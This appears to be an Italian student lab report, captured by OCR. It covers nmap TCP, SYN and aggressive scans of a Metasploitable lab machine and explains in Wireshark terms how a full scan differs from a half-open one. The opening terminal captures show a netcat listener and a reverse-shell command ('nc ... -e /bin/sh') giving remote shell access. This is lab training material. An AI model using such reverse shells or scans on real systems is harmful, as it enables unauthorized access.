


1 2 3 4
2024-07-02
23:08
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ nc -l -p 1234
whoami
kali
uname -a
Linux kali 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64 GNU/Linux
ps -aux
USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND
root 1 0.1 0.6 22340 14024 ? Ss 22:47 0:01 /sbin/init splash
root 2 0.0 0.0 0 0 ? S 22:47 0:00 [kthreadd]
root 3 0.0 0.0 0 0 ? S 22:47 0:00 [pool_workqueue_release]
root 4 0.0 0.0 0 0 ? I< 22:47 0:00 [kworker/R-rcu_g]
root 5 0.0 0.0 0 0 ? I< 22:47 0:00 [kworker/R-rcu_p]
root 6 0.0 0.0 0 0 ? I< 22:47 0:00 [kworker/R-slub_]
root 7 0.0 0.0 0 0 ? I< 22:47 0:00 [kworker/R-netns]
root 11 0.0 0.0 0 0 ? I 22:47 0:00 [kworker/u6:0-ext4-rsv-conversion]
root 12 0.0 0.0 0 0 ? I< 22:47 0:00 [kworker/R-mm_pe]
root 13 0.0 0.0 0 0 ? I 22:47 0:00 [rcu_tasks_kthread]
root 14 0.0 0.0 0 0 ? I 22:47 0:00 [rcu_tasks_rude_kthread]
root 15 0.0 0.0 0 0 ? I 22:47 0:00 [rcu_tasks_trace_kthread]
root 16 0.0 0.0 0 0 ? S 22:47 0:00 [ksoftirqd/0]
root 17 0.0 0.0 0 0 ? I 22:47 0:00 [rcu_preempt]
root 18 0.0 0.0 0 0 ? S 22:47 0:00 [migration/0]
root 19 0.0 0.0 0 0 ? S 22:47 0:00 [idle_inject/0]
root 20 0.0 0.0 0 0 ? S 22:47 0:00 [cpuhp/0]
root 21 0.0 0.0 0 0 ? S 22:47 0:00 [cpuhp/1]
root 22 0.0 0.0 0 0 ? S 22:47 0:00 [idle_inject/1]
root 23 0.0 0.0 0 0 ? S 22:47 0:00 [migration/1]
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ nc 192.168.50.100 1234 -e /bin/sh

REPORT DI SCANSIONE CON NMAP

FONTE DELLO SCAN: KALI LINUX – IP 192.168.50.100

TARGET DELLO SCAN: METASPLOITABLE – IP 192.168.50.101

TIPO DI SCAN: SCANSIONE TCP SU PORTE WELL – KNOW (1 – 1023)



PORTA	STATO	SERVIZIO
21	open	ftp
22	open	ssh
23	open	telnet
25	open	smtp
53	open	domain
80	open	http
111	open	rpcbind
139	open	netbios-ssn
445	open	microsoft-ds
512	open	exec
513	open	login
514	open	shell


Risultati:

La scansione TCP ha rilevato che le seguenti porte well-known sono aperte sulla macchina Metasploitable:

- ✓ 21/tcp: ftp
- ✓ 22/tcp: ssh
- ✓ 23/tcp: telnet
- ✓ 25/tcp: smtp
- ✓ 53/tcp: domain
- ✓ 80/tcp: http
- ✓ 111/tcp: rpcbind
- ✓ 139/tcp: netbios-ssn
- ✓ 445/tcp: microsoft-ds
- ✓ 512/tcp: exec
- ✓ 513/tcp: login
- ✓ 514/tcp: shell

In totale, sono stati trovati 12 servizi attivi sulla macchina.

TIPO DI SCAN: SCANSIONE SYN SULLE PORTE WELL – KNOW



PORTA	STATO	SERVIZIO
21	open	ftp
22	open	ssh
23	open	telnet
25	open	smtp
53	open	domain
80	open	http
111	open	rpcbind
139	open	netbios-ssn
445	open	microsoft-ds
512	open	exec
513	open	login
514	open	shell


Risultati:

La scansione TCP ha rilevato che le seguenti porte well-known sono aperte sulla macchina Metasploitable:

- ✓ 21/tcp: ftp
- ✓ 22/tcp: ssh
- ✓ 23/tcp: telnet
- ✓ 25/tcp: smtp
- ✓ 53/tcp: domain
- ✓ 80/tcp: http
- ✓ 111/tcp: rpcbind
- ✓ 139/tcp: netbios-ssn
- ✓ 445/tcp: microsoft-ds
- ✓ 512/tcp: exec
- ✓ 513/tcp: login
- ✓ 514/tcp: shell

In totale, sono stati trovati 12 servizi attivi sulla macchina.

TIPO DI SCAN: SCANSIONE CON SWITCH «-A» SULLE PORTE WELL-KNOW



PORTA	STATO	SERVIZIO	VERSIONE
21	open	ftp	vsftpd 2.3.4
22	open	ssh	OpenSSH 4.7p1 Debian 8u1.2
23	open	telnet	Linux telnetd
25	open	smtp	Postfix smtpd
53	open	domain	ISC BIND 9.4.2
80	open	http	Apache httpd 2.2.8 (Ubuntu)
111	open	rpcbind	2-4 (RPC #100000)
139	open	netbios-ssn	Samba smbd 3.X - 4.X
445	open	netbios-ssn	Samba smbd 3.X - 4.X
512	open	exec	netkit-rsh rexecd
513	open	login	netkit-rshd
514	open	shell	netkit-rshd

Risultati:

La scansione ‘aggressiva’ con switch «-A» ha rilevato che le seguenti porte well-known sono aperte sulla macchina Metasploitable, fornendo anche dettagli sulle versioni dei servizi:

- ✓ 21/tcp: ftp (vsftpd 2.3.4)
- ✓ 22/tcp: ssh (OpenSSH 4.7p1 Debian 8u1.2)
- ✓ 23/tcp: telnet (Linux telnetd)
- ✓ 25/tcp: smtp (Postfix smtpd)
- ✓ 53/tcp: domain (ISC BIND 9.4.2)
- ✓ 80/tcp: http (Apache httpd 2.2.8 (Ubuntu))
- ✓ 111/tcp: rpcbind (2-4 (RPC #100000))
- ✓ 139/tcp: netbios-ssn (Samba smbd 3.X - 4.X)
- ✓ 445/tcp: netbios-ssn (Samba smbd 3.X - 4.X)
- ✓ 512/tcp: exec (netkit-rsh rexecd)
- ✓ 513/tcp: login (netkit-rshd)
- ✓ 514/tcp: shell (netkit-rshd)

In totale, sono stati trovati 12 servizi attivi sulla macchina, con dettagli sulle versioni dei servizi.


Descrizione dei Servizi Attivi


- ✓ FTP (Porta 21): Utilizzato per il trasferimento di file. Versione rilevata: vsftpd 2.3.4.
- ✓ SSH (Porta 22): Protocollo per accessi sicuri e operazioni di amministrazione remota. Versione rilevata: OpenSSH 4.7p1 Debian 8u1.2.
- ✓ Telnet (Porta 23): Protocollo di rete per accedere ai computer in rete. Versione rilevata: Linux telnetd.
- ✓ SMTP (Porta 25): Protocollo per l'invio di e-mail. Versione rilevata: Postfix smtpd.
- ✓ Domain (Porta 53): Servizio DNS per la risoluzione dei nomi di dominio. Versione rilevata: ISC BIND 9.4.2.

- ✓ HTTP (Porta 80): Protocollo per la trasmissione di informazioni sul web. Versione rilevata: Apache httpd 2.2.8 (Ubuntu).
- ✓ RPCBind (Porta 111): Mappa le richieste RPC a servizi specifici. Versione rilevata: 2-4 (RPC #100000).
- ✓ NetBIOS-SSN (Porta 139 e 445): Utilizzato per la condivisione di file e stampanti in reti Windows. Versione rilevata: Samba smbd 3.X - 4.X.
- ✓ Exec (Porta 512): Servizio di esecuzione remota dei comandi. Versione rilevata: netkit-rsh rexecd.
- ✓ Login (Porta 513): Servizio di login remoto. Versione rilevata: netkit-rshd.
- ✓ Shell (Porta 514): Servizio di shell remota. Versione rilevata: netkit-rshd.

FACOLTATIVO

Cattura dei pacchetti con Wireshark





Differenze riscontrate tra le due intercettazioni:

In una scansione TCP completa, il processo inizia con l'invio di un pacchetto SYN da parte dello scanner. Se la porta sul server di destinazione è aperta, questo risponde con un pacchetto SYN-ACK, segnalando la sua disponibilità a connettersi. Lo scanner completa quindi l'handshake inviando un pacchetto ACK, stabilendo così una connessione TCP pienamente operativa. In Wireshark, questo flusso di comunicazione è rappresentato da una sequenza ordinata di pacchetti SYN, SYN-ACK e ACK, indicando che la connessione è stata effettivamente stabilita.

D'altro canto, la scansione SYN, nota anche come "half-open scan", inizia nel modo stesso, con l'invio di un pacchetto SYN. Tuttavia, una volta che lo scanner riceve il pacchetto SYN-ACK in risposta, indicativo di una porta aperta, la differenza chiave emerge: invece di procedere con un ACK, lo scanner risponde con un pacchetto RST. Questo reset interrompe la connessione, prevenendo la sua completa stabilizzazione. Questo comportamento è visibile in Wireshark come una sequenza troncata di pacchetti SYN, SYN-ACK, seguita da RST, sottolineando che la connessione non viene mai completata, mantenendo così una bassa visibilità e riducendo l'impatto sul server target.

Quindi, mentre la scansione TCP completa si traduce in una serie completa di scambi che stabiliscono una connessione, la scansione SYN si ferma a metà del processo, terminando l'interazione prima che una vera connessione sia stabilita. Questa differenza fondamentale è facilmente osservabile in Wireshark attraverso le sequenze di pacchetti, permettendo agli analisti di identificare rapidamente il tipo di scansione eseguita.